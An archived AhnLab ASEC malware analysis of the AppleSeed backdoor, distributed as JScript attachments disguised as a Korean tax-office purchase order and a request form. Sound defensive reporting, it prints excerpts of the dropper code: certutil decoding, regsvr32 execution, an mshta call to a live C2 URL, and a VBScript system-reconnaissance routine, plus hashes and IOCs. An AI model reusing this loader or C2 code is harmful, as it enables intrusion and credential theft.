AppleSeed Disguised as Purchase Order and Request Form Being Distributed

By ATCP


Published: 2022-06-29 · Archived: 2026-04-06 00:49:27 UTC

The ASEC analysis team has recently discovered the distribution of AppleSeed disguised as purchase orders and request forms. AppleSeed is a backdoor malware mainly used by the Kimsuky group. It stays in the system and performs malicious behaviors by receiving commands from attackers.

The malware is currently being distributed under the following filenames.

- Purchase order-**-2022****-001-National Tax Service additionally implementing security sensors in 5 regional tax offices_***.jse
- Request form(general manager ***).jse

The JSE (JScript Encoded File) file consists of JavaScript, and when it is run, it drops AppleSeed backdoor file (DLL file) and the purchase order PDF file that acts as bait in the %ProgramData% path. After then, PDF file is automatically run (see Figure 2).



발주일자 2022-03-21

발주서[發注書]

수 신		상 호	주식회사
참 조		대표이사	
발주건명		등록번호	
구매기관	국세청(지방 사무소)	주소	경기도 하남시
설치장소	설치 지정 장소		
발주금액	일금 칠백팔십삼만사천칠백오십원정(V.A.T포함)	전화	
	₩ 7,834,750	FAX	

(단위 : 원, 부가세별도)

품목	세부내역	수량	소비자가		공급가		비고
			단가	금액	단가	금액	
차단센서		10		-	712,250	7,122,500	
				합계		7,122,500	
				V.A.T(10%)		712,250	
				총합계(V.A.T포함)		7,834,750	

Remarks	
대금결제조건	대금 수금 후 30일 이내
무상유지보수	최종검수 후 1년
유상유지보수	3.5%
특 이 사 항	- 20년 국세청 국세정보통신망 보안강화 사업의 특별할인가를 적용

- 장비 배송 주소 별도 참조

사업본부 /
Mobile :
E-Mail :

는 항상 고객과 고민하면서 성장하는 기업이 되겠습니다.

The file uses regsvr32.exe to decode and run the backdoor file (area shaded with purple) and mshta.exe to download and run additional scripts (area shaded with red).

```
    lJVKPL9eauHVYVh = mr44FTFcV.nodeTypedValue;
    hbmTqDciGW6yw = new ActiveXObject('ADODB.Stream');
    hbmTqDciGW6yw.Open();
    hbmTqDciGW6yw.Type = 1;
    hbmTqDciGW6yw.Write(lJVKPL9eauHVYVh);
    hbmTqDciGW6yw.SaveToFile(s9uIlpQUvta + '\\' + qwcmVJUGEa4, 2);
    hbmTqDciGW6yw.Close();
    if (xineEfW.FileExists(s9uIlpQUvta + '\\' + qwcmVJUGEa4)) {
        try {
            tIPXaA0dx.Run('powershell.exe -windowstyle hidden certutil -decode ' + s9uIlpQUvta + '\\' + qwcmVJUGEa4 + ' ' +
             s9uIlpQUvta + '\\' + llRbWyXr3Xb, 0, true);
            WScript.Sleep(15 * 1000);
        } catch (e) {
        }
    }
    if (xineEfW.FileExists(s9uIlpQUvta + '\\' + llRbWyXr3Xb)) {
        try {
            tIPXaA0dx.Run('powershell.exe -windowstyle hidden cmd /c cmd /c regsvr32.exe /s /n /i:12345QWERTY ' +
            s9uIlpQUvta + '\\' + llRbWyXr3Xb, 0, true);
        } catch (e) {
        }
    }
    WScript.Sleep(15 * 1000);
} catch (e) {
}
{
    try {
        tIPXaA0dx.Run('powershell.exe -windowstyle hidden cmd /c cmd /c mshta.exe
        http://dirwear.000webhostapp.com/?mode=login', 0, true);
    } catch (e) {
    }
}
```


When the scripts are run, the following information is stolen and sent to the C2.

- Basic information of the PC (PC name, OS version, processor, and memory)
- User account credentials
- Network information (IP address, routing table, port usage information, and ARP list)
- List of running processes and services
- Folders and files within ProgramFiles / Programs within the Start menu / List of recent files

```
Sub prlb()
    dpn = array("%programfiles%", "%programfiles% (x86)", "%programdata%\Microsoft\Windows\Start Menu\Programs", "%appdata%\Microsoft\Windows\Recent")
    lcmd = "hostname^systeminfo^net user^query user^route print^ipconfig /all^arp -a^netstat -ano^tasklist^tasklist /svc"
    for each sr in dpn
        lcmd = lcmd + "^dir """ + sr + """
    next
    diphryvknyykduirfhfmbw(lcmd)
End Sub
```

The AppleSeed backdoor file continuously receives commands from the C2 server to download and run additional modules, or perform behaviors that the attacker wishes to perform. For a detailed analysis of AppleSeed, refer to the following link.

The figure below shows the overall process tree after the scripts are run.



Because the bait file is also run, users normally cannot recognize that their systems are infected by malware. As the files mentioned above mainly target certain companies, users should refrain from running attachments in emails sent from unknown sources.

AhnLab's anti-malware software, V3, is currently detecting and blocking the files using the following aliases.

[File Detection]

Dropper/JS.Generic

Backdoor/Win.AppleSeed.R499775

MD5

1ae2e46aac55e7f92c72b56b387bc945

67e7e8600a57e9430a43bf8c5f98c6bd

7d445b39a090b486aaa002b282b4d8cb

ec9dcef04c5c89d6107d23b0668cc1c1

Additional IOCs are available on AhnLab TIP.

URL

http[:]//dirwear[.]000webhostapp[.]com/

http[:]//gerter[.]getenjoyment[.]net/

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/36368/